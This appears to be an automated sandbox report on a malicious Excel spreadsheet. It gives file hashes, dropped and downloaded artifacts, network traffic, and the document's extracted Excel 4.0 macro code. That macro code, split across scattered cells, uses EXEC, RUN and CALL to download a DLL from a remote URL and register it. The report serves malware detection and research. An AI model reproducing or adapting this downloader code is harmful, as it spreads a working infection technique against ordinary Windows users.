Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....f].5].5].5C.45M.5C."5..5T.25Z.5].5..5C.%5A.5C.35\.5C.55\.5C.05\.5Rich].5.....PE..L.....`.....!.....@.....@...T...<...P.....x.....d.....@.....<.....text..... ..`.data...d.....@....rsrc...x.....@..@.reloc..... .....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\2[1].json	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	Non-ISO extended-ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	40
Entropy (8bit):	2.321928094887362
Encrypted:	false
SSDEEP:	3:sZkMkMkMkMkMi:sZZZZZZi
MD5:	5EB7E7C038FD732524E07EEB658C1E49
SHA1:	2B68DFD9203E4391CC69061FBAEB9DA63602A9C2
SHA-256:	F6E4E5A951E30A747A8CD56976EF28CC4DED0B0A646E6A7E22900D1DB603C2C2
SHA-512:	D7F08EA48482F15BA33E8D9B99C5432F616AAE0803A9BEC91F1316AD625504A7BD8D998DF4C6DA1251B9AA5A7D34BFA502BE3D034779A83623EB5DE64C0853E
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://54.163.9.216/1296eea0756809a848130bb326e7e01c/2
Preview:	"..G"..G"..G"..G"..G"..G"..G"..G

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\2[1].json	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	Non-ISO extended-ASCII text, with no line terminators
Category:	dropped
Size (bytes):	35
Entropy (8bit):	2.321928094887362
Encrypted:	false
SSDEEP:	3:sZkMkMkMkMkMi:sZZZZZZi
MD5:	2B93BDAE9428D7FCC7AEC66A90C24AC7
SHA1:	5337AE9A429A5FF7F547CF8D80C19E67AB4F6436
SHA-256:	9C46687631F4A24E226ACBF0963E755BB1EB1987882C52B2A77ADB08E1A78086
SHA-512:	2D4F79854C835182B2676E7D24495A149E96479CBDDE10A684C1F81BD977D7E437C6371BE60EA124F7B674F823D70B624ABFC1BD2D4505E39E8697EA52136835
Malicious:	false
Reputation:	low
Preview:	"..G"..G"..G"..G"..G"..G"..G

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\fOhFGX570RDgmgTtbgZ5[1]	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	downloaded
Size (bytes):	245760
Entropy (8bit):	7.238285858768308

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\fOhFGX570RDgmgTtbgZ5[1]	
Encrypted:	false
SSDEEP:	6144:jMJVMl7Y2O7HGq+fvY+yZkhv4xd/S2Pn/rr3g2VQ0PhXIO:jlsB7mq+o+yZecd/S2Pn/rr3g2VWO
MD5:	AF5090353B558B80F4761A7DB1722E6F
SHA1:	6F9FB31C31CB1A7E559873427F1280F96587D8DB
SHA-256:	3F4BD952F55D1E072F4090265194044A1D88FA3B221AD3D5E21B4A2F0E9035B6
SHA-512:	B971601D95CBAF9A4CF043FEEE35D7C49A99CA4823BD68AB93D6B3679D1DC37BDB71DC1161B8510577C44539900E532598BD3502100AC84392949EED35FABF9A
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://18.222.240.99/update/info
Preview:	.j.135036021..03.0210503r02105032021050320210503202105032021805403</.?0.9...3}..d[[C.ABZWAS].RQ[^\F.PT.GE].Y\.tzc.__VT.8=9.0210503..J_...]..._.....R.....x.....N.....N.....J.....R...]... .....Z.....D.....^.....^...`YQY_...2021050320210503bu21|453.A.Q05032021.52291<-0.232.210503..310%032.0105p32 2107034021 0503402105032.110103202125p.20"10%0320"10%032021 50320210503n.11.5032.11.40320210503202105032.11.(03..11.503202105032021050320210503..11p503 202105032.01.4032021050320210503202105032.10.DWID503U.010%032.010103202105032021.50S.BVPDT03V.210.232.210.23202105032021p50s.TSEQ503.% 210.332<210.33202105032021p50..BACS503.1210.3322210.33202105032021p50s.BW]_V03.-210.332.210.33202105032021p50q20210503

C:\Users\user\AppData\Local\Temp\ECA40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	96279
Entropy (8bit):	7.900025161375159
Encrypted:	false
SSDEEP:	1536:/gdveaQUVxucuv4KrAeWvibO/WGHKlMVGoIahaDHTU6hryF70qQrRVb:/gdve/+xucCbrAiC/W2K2sTU2yF70q2Z
MD5:	56BF9CC2186FA1C4B6EDC49112263D23
SHA1:	BC765F415440E96180F9E7C20C46002006C2AB78
SHA-256:	450E7209B039580692E6C9AD24445B2B0C254BED96EFB6D8439101D05C8BF326
SHA-512:	F68BA37FDA4F1DDFC7511EE12E0E87C988B11E1D78DB939C44CD49D75106827479441435AA68F33F9193843684A402AF96196CADEEAE15D39FBF2470CBB074F
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....(..r.izl.4.....I..RV.$P-.v.^.....v.W...#.....E.`.Z.....V~fEL`%hg.f[..j.....n.1....fmJ...Q.h V.....^.{..X#.\,>q.lB..9.j...x.....o.....j.L...|....Dte>.....J@.|.G+.x)...!..b. |.@f...O^.x)0.~P...X.BH...[.i.....M..$Gib..@]..1U.Dp7..5..(.....y..8@.u.K.4J.t..Pi.....8..S.}...(...I..Q.XflO.....r.....\.....zz..43e.i.1...w.s.-..?S.1~..^r..!.<....pz....].Z\.4....w.> ....|.5.....7LF...0$...."..c^...6...7.....PK.....!.....5.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Mon May 3 22:13:16 2021, atime=Mon May 3 22:13:16 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.6783357791319
Encrypted:	false
SSDEEP:	12:8SsXU0cduCH2POpED4SfupuMe+WrjAZ/DYbD8q5SeuSeL44t2Y+xIBjKZm:8Sr/m159AZbcD8+7aB6m
MD5:	6E48B421B184EF3D46F06680C9C67A37
SHA1:	05BDFE2883F349EE93D0D2C2DFEDB09721068365
SHA-256:	36B99B62DCE47E6EB395E7636EE52A64CD3A50CAF609FA9C39952C3FA97B3A52
SHA-512:	39730F908C9823FEAA8C74FDF8E7150603FB09925B0CECCF6FFC1B9B328D9EED2D73A8750037DC1A9A86E2DB02E1B7D1937F75E4B7028E0F66E658F00757E41
Malicious:	false
Reputation:	low
Preview:	L.....F.....-.....q@...v..q@... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q{<..user.<.....N...R.....#J.....jR.j.o.n.e.s.....~.1.....R....Desktop.h.....N...R.....Y.....>.....n+..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....980108.....!a..%.H.VZAj...m<..... .....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9 ...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Documents_111651917_375818984.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:51 2020, mtime=Mon May 3 22:13:16 2021, atime=Mon May 3 22:13:16 2021, length=127488, window=hide
Category:	dropped
Size (bytes):	2300
Entropy (8bit):	4.719627546783625
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Documents_111651917_375818984.LNK	
SSDEEP:	48:8X4/Qp7/R3uFTkB6pX4/Qp7/R3uFTkB6:8I/ZOKI/ZO
MD5:	2072AF3584112E066DF89AF3000F028F
SHA1:	F8BD1B3741503B6F6DA80FF64D6D41BB6B062541
SHA-256:	E07863A4D3DA52366376DEBA7AAB1A9EF139406AA6DDDBCABBADE8F94A46491D
SHA-512:	2B54BE96FF87C0851D7365E90E4440C7C488F9200381C36DB28404A5952CB7C99BF77912E00DEF0BC9F625333F5F210C8092B5425958BA370F27D86A6E0CDE47
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....R.....q@.....q@.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q{<..user.<.....N...R.....#J.....jR.j.o.n.e.s.....~.1.....>Q|<..Desktop.h.....N...R.....Y.....>.....f.g.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....R.. .DOCUME~1.XLS..t.....>Qz<.R.....V.....I...D.o.c.u.m.e.n.t.s._.1.1.1.6.5.1.9.1.7._.3.7.5.8.1.8.9.8.4...x.l.s.....g.....-.....f.....>.S.. ....C:\Users\user\Desktop\Documents_111651917_375818984.xls..8.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.D.o.c.u.m.e.n.t.s._.1.1.1.6.5.1.9.1.7._.3.7.5.8.1.8.9.8.4...x.l.s..... ...:...,.LB.)...As...`.....X.....980108.....!a..%.H.VZAj.....!a..%.H.VZAj.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	140
Entropy (8bit):	4.747564355627999
Encrypted:	false
SSDEEP:	3:oyBVomMU9UjaWedPFo5S/9UjaWedPFomMU9UjaWedPFov:dj6CUXCPFySlUXCPF6CUXCPFy
MD5:	F76CD1EBA58FCA55D502A3D2D9E0E110
SHA1:	661819A3CAAC115DA23D3461C097EAE0E4C4053A
SHA-256:	C8BD2E44E413B9A30E0EA6167F7E597C5FC6FE5FFCDBA3BE4281F75FB4469EF9
SHA-512:	A6298F269F1C478402C91EDD92CF8602CFB87F74D0C6061B9D8FDA33B5EBC43E498717E0F7D7125AA894C810D491470661A3F1F79A7E5F09921944F29BF955CF
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..Documents_111651917_375818984.LNK=0..Documents_111651917_375818984.LNK=0..[xls]..Documents_111651917_375818984.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB3342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\CDA40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	205130
Entropy (8bit):	6.247544974815653
Encrypted:	false
SSDEEP:	6144:z8rmOAIyyzElBIL6lECbgB+P5Nm7TPUSydZ6g6j8rmOAIyyzElBIL6lECbgB+P52:j6g6o
MD5:	43C68CBD7DED1B36B92E11C1AD2872FD
SHA1:	9ACF44830C4A3B140576EF005470E4F50C915998
SHA-256:	1C1BDFC952C61C8837A724B3B8E3E3527DFDE72D810E2754286A1F32C6D4DC7C
SHA-512:	CB2B9E93BBFE8A7627A7313698FF10560BE67F30B1016E1686DF6EB50F94F64B35177385F9738D8CD04D2D7C9ACBA6AAE9A2FFC7037649BDB0CA043BCE130EB8
Malicious:	false
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8..... X.@....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1... @...8.....C.a.l.i.b.r.i.1...@.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.. .,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1 .....C.a.l.i.b.r.i.1.....

C:\Users\user\bsdnbsej.dbw	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	525312
Entropy (8bit):	5.949946336029269
Encrypted:	false
SSDEEP:	12288:ga6g2O+gAaY9cc40TeAjaRoA5FZuY+F4:gZlOBAaY9RCy05FZuYq
MD5:	B80F4B91C29963DF1CFD0D0A8A30E5C6
SHA1:	09C6AE06E0C10672D91F6850118F41DC3DD66E72
SHA-256:	0A87BD3BB60320B21E493341B70519AF4E46C2E969038D6D89B536CD37AA11D9
SHA-512:	BDCD3009ED3499055CF73EF1C4DD4BD0942C8B81C395CECF3C9DA790E4867055059D10B05451476D7DA98BBBF472C40536E7A09158B5DE92C57A74E36396D1C
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 4%
Joe Sandbox View:	• Filename: Documents_111651917_375818984.xls, Detection: malicious, Browse • Filename: Documents_95326461_1831689059.xls, Detection: malicious, Browse • Filename: Documents_95326461_1831689059.xls, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....f].5].5C.45M.5C."5..5T.25Z.5].5..5C.%5A.5C.35\.5C.55\.5C.05\.5Rich].5.....PE..L.....`.....!.....@.....@...T...<...P.....x.....d.....@.....<.....text..... ..`.data...d.....@....rsrc...x.....@..@.reloc..... .....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: 5, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Mon May 3 14:24:59 2021, Security: 0
Entropy (8bit):	3.330043919784793
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Documents_111651917_375818984.xls
File size:	300032
MD5:	72526a505496a9b7da9a6c9651dbda5e
SHA1:	84cf963666314eee0d8ad1ef09e5462a66e3ccbf
SHA256:	3c20530c13d6736ec705786d1694052b2abf42bf87d3bbc359ea95b343fcf681
SHA512:	ca1ac0057d9ede44a1d9ecf9f854140a39b9b626895c85f34fbf973b8ee749fa2fbd836bc882e9ca2fab7929a9aecb790d7e795ea55a32ce66d6ee1d078afe46
SSDEEP:	6144:KcPiTQAVW/89BQnmlcGvgZ7r3J8b5IPJK++3ey:uqy
File Content Preview:	.....>.....H.....C...D..E...F...G.....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Documents_111651917_375818984.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Last Saved By:	5
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-03 13:24:59
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.338488976625
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . S h e e t . . . . . S h e e t 1 . . . . . S h e e t 5 . . . . . S h e e t 2 . . . . . S h e e t 3 . . . . . S h e e t 4 . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 d4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 91 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 06 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.247889866731
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . 8 . . . . . @ . . . . . L . . . . . d . . . . . p . . . . . | . . . . . 5 . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . @ . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 84 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 4c 00 00 00 0c 00 00 00 64 00 00 00 0d 00 00 00 70 00 00 00 13 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 35 00 00 00 1e 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 288088

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	288088
Entropy:	3.3163372394
Base64 Encoded:	True

General	
Data ASCII:	. . . . 7 . . . . \\ . p . . 5 B . . . . S h e e t 3 . . ! . . . . : . . . . > . . . . = ... i . . 9 J . 8 X
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 01 35 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
"=EXEC(Sheet2!BS64&Sheet2!BW70&Sheet2!BW71&Sheet2!BT63&Sheet2!BT64&Sheet2!BT65&Sheet2!BT66)=RUN(Sheet2!BI14)=IF(2+2+6<1,""gdf4gfdg5f1d8g1fd58g48fd415f"",""h4j4hg8k1j5g4d5f45df4jh5y1"")=ASIN(9887455421254)=ACOS(154151541)=IF(2+2+6<1,""gdf4gfdg5f1d8g1fd58g48fd415f"",""h4j4hg8k1j5g4d5f45df4jh5y1"")=ASIN(9887455421254)=ACOS(154151541)=IF(2+2+6<1,""gdf4gfdg5f1d8g1fd58g48fd415f"",""h4j4hg8k1j5g4d5f45df4jh5y1"")=ASIN(9887455421254)=ACOS(154151541)=IF(2+2+6<1,""gdf4gfdg5f1d8g1fd58g48fd415f"",""h4j4hg8k1j5g4d5f45df4jh5y1"")=ASIN(9887455421254)=ACOS(154151541)"
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,ht,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,tps://,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,otusmail.com/b/vegas.,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,dll,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,L,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,w,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,n,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,..\bsd
,,,,,,,,,,,,,,,,L,,JJ,run,",Plu",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,CC,,gin,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,D,,Init,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,M,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,n,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,l,,,,,dl,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,,,,l3
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,a,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,d,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,BB,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,F,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,i,,,e,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=COSH(5454645654654650)=ACOS(5.46546546884684E+22)=ASIN(64868468684684600)=COSH(68465454284548)=ACOS(5484512167481510000)=ASIN(15648451864516800)=COSH(4515155354615610000)=CALL(Sheet5!BF57&Sheet2!BP64&Sheet2!BN68&""o""&Sheet2!BN69,Sheet5!BC27&Sheet2!BP48&Sheet2!BP49&Sheet2!BQ66&Sheet2!BM49&Sheet2!BM50&Sheet2!BM51&Sheet2!BQ70&Sheet2!BQ71&Sheet2!BQ72&Sheet2!BQ73&""T""&Sheet2!BM77&Sheet2!BM78&Sheet2!BM79&Sheet2!BM80&Sheet2!BQ79&Sheet5!BB54,Sheet2!BR64&Sheet2!BR65&Sheet2!BR75,0,Sheet2!BU37&Sheet2!BU38&Sheet2!BU39&Sheet2!BU40,Sheet2!BT63,0,0)&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""=RUN(Sheet4!AS11)=ASIN(4451548415151)=COSH(5454645654654650)=ACOS(5.46546546884684E+22)=ASIN(64868468684684600)=COSH(68465454284548)=ACOS(5484512167481510000)=ASIN(15648451864516800)=COSH(4515155354615610000)=ACOS(1.15154134535435E+24)&""""""&""""""&""""""&""""""&""""""&""""""
```

Network Behavior

Network Port Distribution

Total Packets: 65

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 01:13:17.530528069 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:17.584604979 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.584762096 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:17.595021009 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:17.647407055 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.651242018 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.651288033 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.651359081 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:17.651406050 CEST	49709	443	192.168.2.4	104.21.64.132

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 01:13:17.698021889 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:17.751879930 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.752125025 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.752242088 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:17.770627975 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:17.824875116 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.954245090 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.954268932 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.954291105 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.954303026 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.954319000 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.954338074 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.954355001 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.954375982 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.954493999 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:17.954747915 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:17.955495119 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.955513000 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.955640078 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:17.956784010 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.956809998 CEST	443	49709	104.21.64.132	192.168.2.4
